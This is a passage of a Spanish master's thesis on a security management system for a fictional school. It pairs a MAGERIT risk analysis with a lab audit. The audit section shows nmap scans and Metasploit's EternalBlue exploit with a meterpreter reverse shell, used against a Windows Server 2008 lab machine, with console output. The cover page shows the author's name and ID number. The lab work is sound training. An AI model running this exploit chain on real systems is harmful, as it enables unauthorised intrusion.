



Trabajo Final de Máster

**Máster Profesional en Dirección de
Ciberseguridad,**

Hacking Ético y Seguridad Ofensiva

Nombre del alumno: Pedro Jorge Caaveiro Moncadas
NIF: 46898199A

Fecha de entrega: 27/12/2025

Agradecimientos

Quiero dedicar estas líneas a mi esposa, María, y a mi hija, Selena. Su cariño, paciencia y apoyo durante todo este proceso han sido fundamentales. Han estado conmigo en los momentos difíciles, animándome, escuchándome y celebrando conmigo cada pequeño avance.

También quiero agradecer a mis padres y a mi hermano, por estar siempre ahí, apoyándome y motivándome a seguir, incluso cuando las cosas se complicaron. Su confianza y cercanía han hecho que este camino fuera mucho más llevadero.

Por supuesto, quiero agradecer a todos mis profesores que me han acompañado durante mi formación. Son muchos para mencionarlos individualmente, pero cada uno, con sus enseñanzas y consejos, han contribuido a que este trabajo fuera posible.

Por último, gracias a todas las personas que, aunque no estén mencionadas directamente, han estado ahí de alguna forma: escuchando, ofreciendo ideas o simplemente apoyándome. Todo ello ha hecho que este trabajo fuera más fácil y significativo para mí.

Índice

Índice.....	3
Abstract/Resumen.....	4
Introducción.....	5
Planteamiento del problema.....	6
Objetivos del trabajo.....	7
Metodología.....	9
Evaluación de resultados.....	11
Análisis y Gestión de Riesgos (Metodología MAGERIT).....	11
Ejecución de la Auditoría Técnica.....	15
Enumeración y Análisis Server 2008 (Activo:192.168.56.105).....	17
Enumeración y Análisis Server 2012 (Activo:192.168.56.102).....	24
Enumeración y Análisis Server 2016 (Activo:192.168.56.103).....	32
Enumeración y Análisis Windows 10 (Activo:192.168.56.106).....	49
Enumeración y Análisis Ubuntu Server (Activo:192.168.56.104).....	53
Propuesta de Remediación.....	62
Indicadores de Mejora y Evaluación del Proyecto.....	63
Definición de Roles y Responsabilidades (Matriz RACI).....	64
Conclusiones.....	64
Referencias.....	65
Anexos.....	65
ANEXO I Configuración del laboratorio.....	65
ANEXO II Configuración de los servicios.....	82
ANEXO III: Plan de Continuidad de Negocio (BCP) y Recuperación (DRP).....	125

Abstract/Resumen

In this Master's Final Project, I developed and implemented an Information Security Management System (ISMS) for the public school COLERIESGOSA, which suffered a cyberattack affecting the integrity and availability of its systems. Throughout the project, I applied the knowledge gained from various Master's courses, including risk management, IT governance, cybersecurity regulations, disruptive technologies, ethical hacking, and offensive security.

To carry out the work, I built a test network with different operating systems (Windows Server 2008, 2012, 2016, Windows 10, and Ubuntu Server) and installed software creating controlled vulnerabilities, which allowed me to perform security audits in practical and realistic scenarios. I also conducted a risk analysis using the MAGERIT methodology, adapting it to the educational context, identifying and evaluating the school's critical assets, assigning responsibilities, and defining the purpose of each.

Based on this analysis, I designed a risk treatment plan, a statement of applicability defining the controls to implement, and a business continuity plan, including disaster recovery procedures. This project allowed me to apply both offensive and defensive security measures, protecting student information and ensuring that the school's essential services continue to operate, contributing to a comprehensive improvement of its overall security.

Keywords: Information Security, MAGERIT, ENS (National Security Scheme), Business Continuity.

Resumen

En este Trabajo de Fin de Máster he desarrollado e implementado un Sistema de Gestión de Seguridad de la Información (SGSI) para el colegio público COLERIESGOSA, que sufrió un ciberataque que afectó a la integridad y disponibilidad de sus sistemas. Durante el proyecto, he aplicado los conocimientos adquiridos en diversas asignaturas del máster, incluyendo gestión de riesgos, gobierno y gestión TI, normativa de ciberseguridad, tecnologías disruptivas, hacking ético y seguridad ofensiva.

Para ello, construí una red de prueba con diferentes sistemas operativos (Windows Server 2008, 2012, 2016, Windows 10 y Ubuntu Server) e instalé software que

generaba vulnerabilidades controladas, lo que me permitió realizar auditorías de seguridad de manera práctica y cercana a escenarios reales. Además, llevé a cabo un análisis de riesgos siguiendo la metodología MAGERIT, adaptándola al contexto educativo, identificando y valorando los activos críticos del colegio, asignando responsables y definiendo la función de cada uno.

A partir de este análisis, diseñe un plan de tratamiento de riesgos, una declaración de aplicabilidad que define los controles a implantar y un plan de continuidad de negocio, incluyendo procedimientos de recuperación ante desastres. Este proyecto me permitió aplicar medidas de seguridad ofensivas y defensivas, protegiendo la información de los alumnos y asegurando que los servicios esenciales del colegio puedan mantenerse, contribuyendo a mejorar su seguridad de forma integral.

Keywords: Seguridad de la Información; MAGERIT; Esquema Nacional de Seguridad (ENS); Continuidad de Negocio

Introducción

En este Trabajo de Fin de Máster he decidido centrarme en el colegio público COLERIESGOSA, que sufrió un ciberataque que afectó a sus sistemas y a la información de los alumnos. Elegí este tema porque me pareció interesante trabajar en un entorno educativo, donde proteger los datos y asegurar que los servicios funcionen correctamente, esto tiene un impacto real en la vida de los alumnos, sus familias y los profesores. Aunque los tres temas propuestos como proyectos son completos y me hubieran permitido aplicar todo lo aprendido durante el máster de manera práctica, finalmente opté por el colegio por mi interés en la combinación de servicios y datos a proteger.

Mi objetivo general es diseñar un **Sistema de Gestión de Seguridad de la Información** completo, que incluya un análisis de riesgos usando la metodología **MAGERIT**, un plan de tratamiento de riesgos, una declaración de aplicabilidad y un plan de continuidad de negocio con procedimientos de recuperación ante posibles incidentes. Entre los objetivos específicos se encuentran identificar y valorar los activos más importantes del colegio, montar un entorno de prueba con distintos sistemas operativos y servicios, y realizar auditorías de seguridad que permitan comprender las vulnerabilidades y cómo eliminarlas.

Para lograrlo, combiné teoría y práctica: primero revisé la normativa y las metodologías aplicables, y luego construí una red de prueba que simula los sistemas del colegio, donde pude probar las medidas de seguridad de manera realista.

El trabajo se organiza en capítulos que describen la empresa y sus sistemas, el análisis de riesgos, el diseño del SGSI, la auditoría de seguridad y las conclusiones. También incluyo referencias a normativa, buenas prácticas y estudios previos que respaldan las decisiones tomadas y ayudan a que el proyecto tenga sentido en la práctica.

Planteamiento del problema

El colegio público COLERIESGOSA sufrió un ciberataque que afectó seriamente el funcionamiento de sus sistemas y la información de los alumnos. Como organismo público, debería haber tenido un sistema de seguridad adecuado, pero la falta de estas medidas dejó bloqueados servicios importantes y comprometió datos relevantes, como las notas de los estudiantes.

Este incidente mostró claramente lo vulnerables que eran los sistemas del colegio y la necesidad de tener un plan organizado para proteger la información y asegurar que los servicios esenciales sigan funcionando. La falta de un sistema de seguridad no solo afecta a los procesos internos, sino que también tiene un impacto directo en los alumnos, sus familias y el personal docente.

El problema principal que aborda este modelo es, por tanto, la ausencia de un SGSI implementado y operativo, que permita detectar riesgos, gestionar vulnerabilidades y asegurar que los servicios y datos importantes estén protegidos ante futuros incidentes. El objetivo del proyecto es desarrollar soluciones prácticas que reduzcan estos riesgos y garanticen que los servicios del colegio puedan seguir funcionando, cumpliendo con las obligaciones legales y protegiendo la información sensible.

Objetivos del trabajo

1) OBJETIVO GENERAL

- a) Diseñar e implantar un **Sistema de Gestión de Seguridad de la Información (SGSI)** para el Colegio COLERIESGOSA, alineado con el **Esquema Nacional de Seguridad (ENS)** y basado en la metodología **MAGERIT**, que permita gestionar los riesgos, garantizar la confidencialidad, integridad y disponibilidad de la información, y establecer un marco de mejora continua en ciberseguridad.

2) OBJETIVOS ESPECÍFICOS

- a) Gobierno, gestión y normativa
 - i) Definir la política de seguridad de la información del Colegio COLERIESGOSA, alineada con el ENS y las normativas aplicables (RGPD, LOPDGDD, ISO 27001).
 - ii) Identificar y clasificar los activos de información y servicios críticos (matrículas, expedientes académicos, alertas) según su valor y sensibilidad.
 - iii) Asignar roles y responsabilidades en materia de seguridad de la información conforme al marco de gobierno del ENS.
- b). Análisis y gestión de riesgos
 - IV. Aplicar la metodología MAGERIT para realizar un análisis de riesgos completo, identificando amenazas, vulnerabilidades y estimando el impacto sobre los activos.
 - V. Elaborar un plan de tratamiento de riesgos que contemple medidas de seguridad proporcionales y priorizadas según el

nivel de riesgo residual aceptable.

- VI. Redactar la Declaración de Aplicabilidad (DoA) para justificar los controles del ENS que se implementarán.

c). Seguridad operativa y continuidad

- VII. Diseñar un Plan de Continuidad de Negocio (BCP) y un Plan de Recuperación ante Desastres (DRP) que aseguren la resiliencia de los servicios críticos.
- VIII. Establecer procedimientos de gestión de incidentes conforme a las buenas prácticas del NIST SP 800-61 y al dominio de “Gestión de incidentes” del CISSP.
- IX. Definir métricas de madurez y cumplimiento del SGSI que permitan evaluar la eficacia de los controles y su mejora continua.

d). Auditoría y seguridad ofensiva

- X. Realizar una auditoría técnica de ciberseguridad sobre la infraestructura simulada (Windows Server 2008/2012/2016, Windows 10 y Ubuntu Server).
- XI. Ejecutar pruebas de hacking ético y pentesting, identificando vulnerabilidades y verificando la eficacia de las medidas implantadas.

- XII. Emitir un informe de auditoría final, con resultados, evidencias, análisis de impacto y recomendaciones para la dirección.

Metodología

La metodología que voy a seguir combina un enfoque de gestión y otro práctico, con el objetivo de **diseñar e implantar un Sistema de Gestión de Seguridad de la Información (SGSI)** adaptado al modelo elegido, y validar sus controles mediante una auditoría técnica en un entorno de pruebas controlado.

El desarrollo del proyecto se divide en diferentes fases que se complementan entre sí.

Fase 1 — Preparación y alcance

Defino el alcance del proyecto y formalizo las reglas de actuación.

Dejó por escrito las exclusiones, los límites del laboratorio y las autorizaciones necesarias para realizar las pruebas de forma segura y controlada.

Fase 2 — Identificación y valoración de activos

Realizó un inventario con los activos más relevantes del entorno: los servicios principales (matrículas, expedientes y alertas), los servidores, las bases de datos, los equipos de trabajo y los soportes de copia.

A cada activo le asignó un responsable y lo valoró según su importancia en términos de confidencialidad, integridad y disponibilidad.

Fase 3 — Análisis de riesgos (MAGERIT)

Aplicó la metodología **MAGERIT** para identificar las amenazas y vulnerabilidades que pueden afectar a cada activo.

Evalúo el impacto y la probabilidad de cada escenario, y elaboró una matriz de riesgos priorizada que servirá como base para definir las medidas de seguridad más adecuadas.

Fase 4 — Plan de tratamiento y Declaración de Aplicabilidad (DoA)

Para cada riesgo significativo defino la respuesta más adecuada: mitigar, transferir, aceptar o evitar.

Selecciono los controles aplicables según el Esquema Nacional de Seguridad (ENS) y la norma ISO/IEC 27001, justificando su elección.

Con esta información elaboró la Declaración de Aplicabilidad (DoA), donde reflejó el estado de implantación y el responsable de cada control.

Fase 5 — Plan de continuidad y recuperación

Realizó un Análisis de Impacto en el Negocio (BIA) para identificar los servicios críticos y determinar los tiempos máximos de recuperación (RTO) y los objetivos de punto de recuperación (RPO).

A partir de este análisis, redactó los procedimientos de continuidad y recuperación ante desastres (DRP) y planificó las pruebas necesarias para validar su eficacia.

Fase 6 — Montaje del laboratorio

Despliego un entorno de laboratorio aislado que reproduce los sistemas definidos: Windows Server 2008, 2012, 2016, Windows 10 y Ubuntu Server.

Fase 7 — Auditoría técnica y pruebas controladas

Realizó la auditoría técnica siguiendo un orden lógico:

1. Reconocimiento y descubrimiento de servicios.
2. Escaneo de vulnerabilidades.

3. Pruebas de explotación controladas.
4. Post-explotación y captura de evidencias.

Registró todas las acciones realizadas (herramienta, comando, fecha, objetivo y resultado) y conservó los reportes generados para su análisis posterior.

Fase 8 — Propuesta de Remediación y Mitigación

Tras la explotación exitosa, se elaborará una guía técnica con las contramedidas necesarias para cerrar las brechas de seguridad detectadas, basándonos en las buenas prácticas del ENS y los fabricantes.

Fase 9 — Evaluación y mejora continua

Y por último analizo los resultados obtenidos y calculo distintos indicadores, como la reducción de vulnerabilidades críticas, el porcentaje de controles implantados de la DoA o el nivel de riesgo residual alcanzado.

Evaluación de resultados

Análisis y Gestión de Riesgos (Metodología MAGERIT)

En este capítulo se presentan los resultados obtenidos tras la aplicación práctica del Sistema de Gestión de Seguridad de la Información diseñado. La evaluación integra el análisis de riesgos realizado mediante la metodología MAGERIT, alineado con el Esquema Nacional de Seguridad, junto con los hallazgos obtenidos durante la auditoría técnica ejecutada sobre el laboratorio, permitiendo relacionar las vulnerabilidades detectadas con los riesgos identificados y los controles definidos.

Contexto y Alcance (Colegio Coleriesgosa) De acuerdo con el escenario planteado, el Colegio Público Coleriesgosa ha sufrido un incidente de seguridad crítico que afectó a la integridad de los expedientes académicos (notas) y la disponibilidad de los servicios. Al tratarse de una entidad del sector público, el presente análisis se rige por

los principios del **Esquema Nacional de Seguridad (ENS)**, utilizando la metodología **MAGERIT v3** para la valoración de riesgos.

El alcance del Sistema de Gestión de Seguridad de la Información (SGSI) abarca los cuatro procesos esenciales del centro:

1. **Gestión de Matrículas:** Tratamiento de datos personales de alumnos y tutores.
2. **Consulta de Expedientes (Acceso Web):** Portal para padres y profesores (foco del incidente de integridad).
3. **Infraestructura Tecnológica:** Servidores y redes que soportan la actividad docente.
4. **Sistema de Notificaciones y Alertas:** Scripts de automatización para la comunicación con las familias.

Inventario y Valoración de Activos Se han identificado los activos críticos para los servicios mencionados. Se ha realizado una valoración cualitativa de sus dimensiones de seguridad (Confidencialidad, Integridad, Disponibilidad).

Tabla 1. Inventario y Valoración de Activos

Código	Activo	Tipo	Propietario	Valoración (C - I - D)*	Justificación
S-WEB	Servidor Web (IIS)	SW/HW	Dpt. IT	Medio - Alto - Alto	Aloja el portal de acceso externo.
D-EXP	Expedientes Alumnos	Info	Dirección	Alto - Muy Alto - Alto	Datos sensibles. La integridad es crítica para la validez académica.
S-LEG	Servidor Legacy (2008)	HW	Admin.	Bajo - Medio - Bajo	Sistema obsoleto pero con datos históricos.

RED-IN T	Red Interna	Com	Dpt. IT	Medio - Medio - Alto	Infraestructura de comunicaciones.
SC-ALE RT	Scripts de Alertas	SW	Dpt. IT	Alto - Medio - Bajo	Automatización de avisos. Contiene credenciales de servicio.

(Nota: C=Confidencialidad, I=Integridad, D=Disponibilidad. Escala: Bajo, Medio, Alto, Muy Alto)

Tabla 2. Matriz de Análisis de Riesgos

Activo Afectado	Amenaza (MAGERIT)	Probabilidad	Impacto	Nivel de Riesgo
D-EXP (Notas)	Modificación deliberada de información	Muy Alta	Muy Alto	CRÍTICO
SC-ALERT (Script)	Exposición de secretos (Credenciales)	Muy Alta	Alto	CRÍTICO
S-WEB (Portal)	Acceso no autorizado (Compromiso credenciales)	Alta	Alto	ALTO
S-LEG (Srv 2008)	Explotación de vulnerabilidad (Sin parches)	Alta	Medio	ALTO

RED-INT	Difusión de software dañino (Movimiento lateral)	Media	Alto	MEDIO
----------------	--	-------	------	--------------

Declaración de Aplicabilidad (SOA) - Controles ENS Para mitigar los riesgos identificados como "Altos" o "Críticos", y cumplir con el RD 311/2022, se seleccionan los siguientes controles de seguridad del catálogo del Anexo II del ENS (Perfil de cumplimiento MEDIO):

Tabla 3. Plan de Tratamiento de Riesgos (SOA)

Riesgo a Mitigar	Dominio ENS	Control Seleccionado	Descripción y Estado
Modificación Notas	Operación	[op.acc.2] Gestión de derechos de acceso	<i>Implementación de "mínimo privilegio" para evitar cambios no autorizados. (En curso)</i>
Credenciales Script	Protección	[mp.sw.1] Desarrollo seguro de aplicaciones	<i>Eliminación de contraseñas en código (Hardcoded) y uso de bóvedas de secretos. (Propuesto)</i>
Acceso Illegítimo	Operación	[op.exp.3] Protección de registros	<i>Activación de logs para trazar quién accede a las notas y cuándo. (Planificado)</i>
Vulnerabilidad S-LEG	Protección	[mp.sw.2] Seguridad en mantenimiento	<i>Segmentación de red para aislar el servidor obsoleto (2008). (Implementado en Lab)</i>

Integridad Datos	Protección	[imp.info.3] Protección de la integridad	<i>Hashing y copias de seguridad inmutables de las actas de notas. (Planificado)</i>
-------------------------	------------	---	--

Ejecución de la Auditoría Técnica

Una vez definido el análisis de riesgos teórico y los controles normativos aplicables en el SOA, es necesario contrastar esta postura de seguridad con la realidad técnica de la infraestructura.

En esta sección se presentan los resultados obtenidos tras la ejecución de la auditoría técnica realizada sobre el entorno de pruebas del colegio COLERIESGOSA.

El objetivo es identificar las vulnerabilidades existentes, evaluar su impacto y analizar cuáles de ellas serían explotables por un atacante real dentro del contexto de un centro educativo.

Para ello, se realizaron pruebas de reconocimiento, análisis de puertos, enumeración de servicios, explotación controlada y verificación del impacto. Los resultados se agrupan por fases y posteriormente por máquina, facilitando su interpretación.

Reconocimiento y Descubrimiento de la Red

Empiezo realizando un escaneo de descubrimiento con nmap:

```
nmap -sn 192.168.56.0/24
```

Debido a las limitaciones de recursos, las máquinas se encendieron por grupos, por lo que el reconocimiento se realizó en dos fases, detectándose finalmente:

```
(kali㉿kali)-[~]
$ sudo nmap -sn 192.168.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 04:00 EST
Nmap scan report for 192.168.56.1
Host is up (0.00024s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00079s latency).
MAC Address: 08:00:27:1D:C8:57 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up (0.00055s latency).
MAC Address: 08:00:27:AA:EA:55 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.00031s latency).
MAC Address: 08:00:27:8E:B5:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00036s latency).
MAC Address: 08:00:27:19:65:FA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.94 seconds
```

Figura 1: Verificación inicial de conectividad y descubrimiento de activos (Ping/ICMP) de los objetivos desplegados: Server 2012 (.102), Server 2016 (.103) y Ubuntu (.104).

Las máquinas que he puesto en marcha son el windows server 2012(102) el 2016(103) y el ubuntu server(104), como se puede comprobar hay conectividad




Figura 2: Server 2012 (.102), Server 2016 (.103) y Ubuntu (.104).

Hago lo mismo con windows server 2008(105) y windows 10(106), pudiendo ver que hay conectividad.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.0/24
[sudo] contraseña para kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 06:50 EST
Nmap scan report for 192.168.56.1
Host is up (0.00049s latency).
MAC Address: 0A:00:27:00:00:09 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00040s latency).
MAC Address: 08:00:27:E3:BA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.00023s latency).
MAC Address: 08:00:27:CA:15:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up (0.00046s latency).
MAC Address: 08:00:27:5A:2D:2E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.43 seconds

(kali㉿kali)-[~]
└─$
```

Figura 3: Validación de disponibilidad de los activos restantes: Windows Server 2008 (.105) y cliente Windows 10 (.106).



Figura 4: Windows Server 2008 (.105) y cliente Windows 10 (.106).

Enumeración y Análisis Server 2008 (Activo:192.168.56.105)

Durante la fase de reconocimiento activo sobre el objetivo 192.168.56.105, se ejecuta un escaneo de puertos y detección de servicios mediante la herramienta Nmap. Los resultados obtenidos permitieron perfilar la superficie de ataque inicial.

sudo nmap -sV -sC -O -p- 192.168.56/105

Identificación del Sistema Operativo (Fingerprinting)

El análisis de la versión del servicio que corre en el puerto 445 (SMB) y la ejecución de scripts de descubrimiento (smb-os-discovery) permitieron determinar con exactitud el

sistema operativo del objetivo. Se trata de un Windows Server 2008 R2 Enterprise Service Pack 1.

Esta identificación es crítica dado que este sistema operativo se encuentra en estado *End of Life* (EoL) y es conocido por ser susceptible a vulnerabilidades críticas como MS17-010 (*EternalBlue*).

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds
MAC Address: 08:00:27:CA:15:17 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized-labbox
```

Figura 5: Inicio del escaneo de reconocimiento: Ejecución de Nmap y descubrimiento de puertos abiertos (TCP).

```
Host script results:
|_clock-skew: mean: -19m58s, deviation: 34m37s, median: 0s
|_nbstat: NetBIOS name: WIN-UQQJGAKAN9S, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ca:15:17 (PCS S
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: WIN-UQQJGAKAN9S
|   NetBIOS computer name: WIN-UQQJGAKAN9S\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-12-11T11:12:53+01:00
```

Figura 6: Enumeración de servicios: Identificación de versiones de software y Fingerprinting del Sistema Operativo.

Superficie de Ataque Expuesta

El escaneo reveló la exposición de servicios críticos de la infraestructura Microsoft Windows hacia la red externa. La presencia de los puertos **139 (NetBIOS-SSN)** y **445 (Microsoft-DS)** abiertos confirma que el host está compartiendo recursos de red y permitiendo conexiones RPC (puerto 135).

```
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
```

Figura 7: Identificación de superficie de ataque crítica: Exposición de servicios NetBIOS (139) y SMB (445).

Deficiencias en la Configuración de Seguridad (SMB Signing)

El script de enumeración de seguridad (smb-security-mode) detectó una configuración insegura en el protocolo SMB. La firma de mensajes (*Message Signing*) se encuentra deshabilitada.

Esta configuración ("disabled") representa un riesgo de seguridad medio-alto, ya que permite a un atacante situado en la misma red realizar ataques de *Man-in-the-Middle* (MitM), como el SMB Relay, interceptando credenciales o retransmitiendo sesiones NTLM sin que el servidor pueda validar la integridad de los paquetes.

```
smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
```

Figura 8: Detección de configuración insegura: Firma de mensajes SMB deshabilitada (Riesgo de MitM).

Divulgación de Información (Information Disclosure)

A través de los scripts NSE (nbstat), fue posible extraer información interna de la máquina sin necesidad de autenticación previa. Se identificó el nombre de host (WIN-UQQJGAKAN9S) y el grupo de trabajo (WORKGROUP), información útil para posteriores fases de movimiento lateral o ataques de fuerza bruta

```
nbstat: NetBIOS name: WIN-UQQJGAKAN9S, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ca:15:17 (PCS Syst
smb-os-discovery:
  OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
  OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
  Computer name: WIN-UQQJGAKAN9S
  NetBIOS computer name: WIN-UQQJGAKAN9S\x00
  Workgroup: WORKGROUP\x00
  Samba commit: 2025-10-14T11:12:52-04:00
```

Figura 9: Enumeración NetBIOS mediante scripts NSE: Identificación del nombre de host y grupo de trabajo sin autenticación previa.

Ante los indicios de obsolescencia del sistema operativo detectados en la fase de reconocimiento, se procedió a verificar la existencia de vulnerabilidades críticas conocidas en el servicio SMB. Para ello, se empleó el script de motor NSE smb-vuln-ms17-010.

El análisis confirmó que el host 192.168.56.105 es VULNERABLE al exploit **MS17-010 (EternalBlue)**.

- **CVE Asociado:** CVE-2017-0143
- **Nivel de Riesgo:** Crítico (High Risk Factor)
- **Impacto:** Esta vulnerabilidad permite la ejecución remota de código (RCE) sin autenticación previa, otorgando al atacante privilegios de nivel SYSTEM.

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
```

Figura 10: Confirmación de vulnerabilidad crítica: Validación positiva del CVE-2017-0143 (EternalBlue) mediante scripts de auditoría NSE.

Explotación y Compromiso del Sistema

Una vez confirmada la vulnerabilidad crítica, se inició la fase de explotación utilizando el framework de auditoría **Metasploit Framework**.

Configuración del Exploit Se inicializó la consola msfconsole y se seleccionó el módulo de explotación específico para la vulnerabilidad detectada: exploit/windows/smb/ms17_010_eternalblue.

Se configuraron los parámetros de red requeridos para el ataque:

- **RHOSTS:** 192.168.56.105 (Dirección IP de la víctima).
- **LHOST:** 192.168.56.101 (Dirección IP de la máquina atacante Kali Linux).
- **PAYOUT:** windows/x64/meterpreter/reverse_tcp (Para establecer una conexión inversa).

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010 EternalBlue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	__ target: Automatic Target				
2	__ target: Windows 7				
3	__ target: Windows Embedded Standard 7				
4	__ target: Windows Server 2008 R2				

Figura 11: Fase de Armamento (Weaponization): Selección y carga del módulo de explotación 'ms17_010_eternalblue' en la consola de Metasploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > SET LHOST 192.168.56.101
[-] Unknown command: SET. Did you mean set? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

Figura 12: Parametrización del vector de ataque: Configuración de objetivo (RHOSTS), atacante (LHOST) y payload 'meterpreter/reverse_tcp' para conexión inversa.

```
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.105:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.56.105:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: expression
[*] 192.168.56.105:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.105:445 - The target is vulnerable.
[*] 192.168.56.105:445 - Connecting to target for exploitation.
[*] 192.168.56.105:445 - Connection established for exploitation.
[*] 192.168.56.105:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.105:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.56.105:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.56.105:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 69 73 008 R2 Enterpris
[*] 192.168.56.105:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 192.168.56.105:445 - 0x00000030 61 62 6b 20 21 ack 1
```

Figura 13: Ejecución del ataque: Inyección del exploit y envío de las etapas del payload (Staging) para establecer el canal de comunicación.

```
[+] 192.168.56.105:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.105:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.105:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.105:445 - Starting non-paged pool grooming
[+] 192.168.56.105:445 - Sending SMBv2 buffers
[*] 192.168.56.105:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.105:445 - Sending final SMBv2 buffers.
[*] 192.168.56.105:445 - Sending last fragment of exploit packet!
[*] 192.168.56.105:445 - Receiving response from exploit packet
[+] 192.168.56.105:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!!!
[*] 192.168.56.105:445 - Sending egg to corrupted connection.
[*] 192.168.56.105:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.105:49157) at 2025-12-26 04:32:56 -0500
[+] 192.168.56.105:445 - =====-
[+] 192.168.56.105:445 - =====WIN=====
[+] 192.168.56.105:445 - =====-
```

Figura 14: Confirmación de éxito en la explotación: El indicador 'WIN' valida la sobreescritura correcta en memoria y la ejecución de código remoto.

Ejecución y Obtención de Acceso

Tras la ejecución del exploit, se logró comprometer el proceso del kernel de Windows, obteniendo una sesión interactiva *Meterpreter*.

Para verificar el éxito del ataque y el nivel de privilegios alcanzado, se ejecutó el comando *sysinfo*. Como se evidencia en la siguiente imagen, se obtuvo acceso total a la máquina objetivo.

```
[*] 192.168.56.105:445 - Sending final SMBv2 buffer.
[*] 192.168.56.105:445 - Sending last fragment of exploit packet!
[*] 192.168.56.105:445 - Receiving response from exploit packet
[+] 192.168.56.105:445 - ETERNALBLUE overwrite completed successfully (0xC00000)
[*] 192.168.56.105:445 - Sending egg to corrupted connection.
[*] 192.168.56.105:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.56.105
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.105:49157)
07:42 -0500
[+] 192.168.56.105:445 - =====-
[+] 192.168.56.105:445 - =====-WIN=====
[+] 192.168.56.105:445 - =====-
```

meterpreter > █

Figura 15: Verificación post-exploitación: Enumeración de detalles del sistema comprometido mediante el comando 'sysinfo' dentro de la sesión Meterpreter.

Post-Explotación y Auditoría de Contraseñas

```
meterpreter > wuoami
[-] Unknown command: wuoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : WIN-UQQJGAKAN9S
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
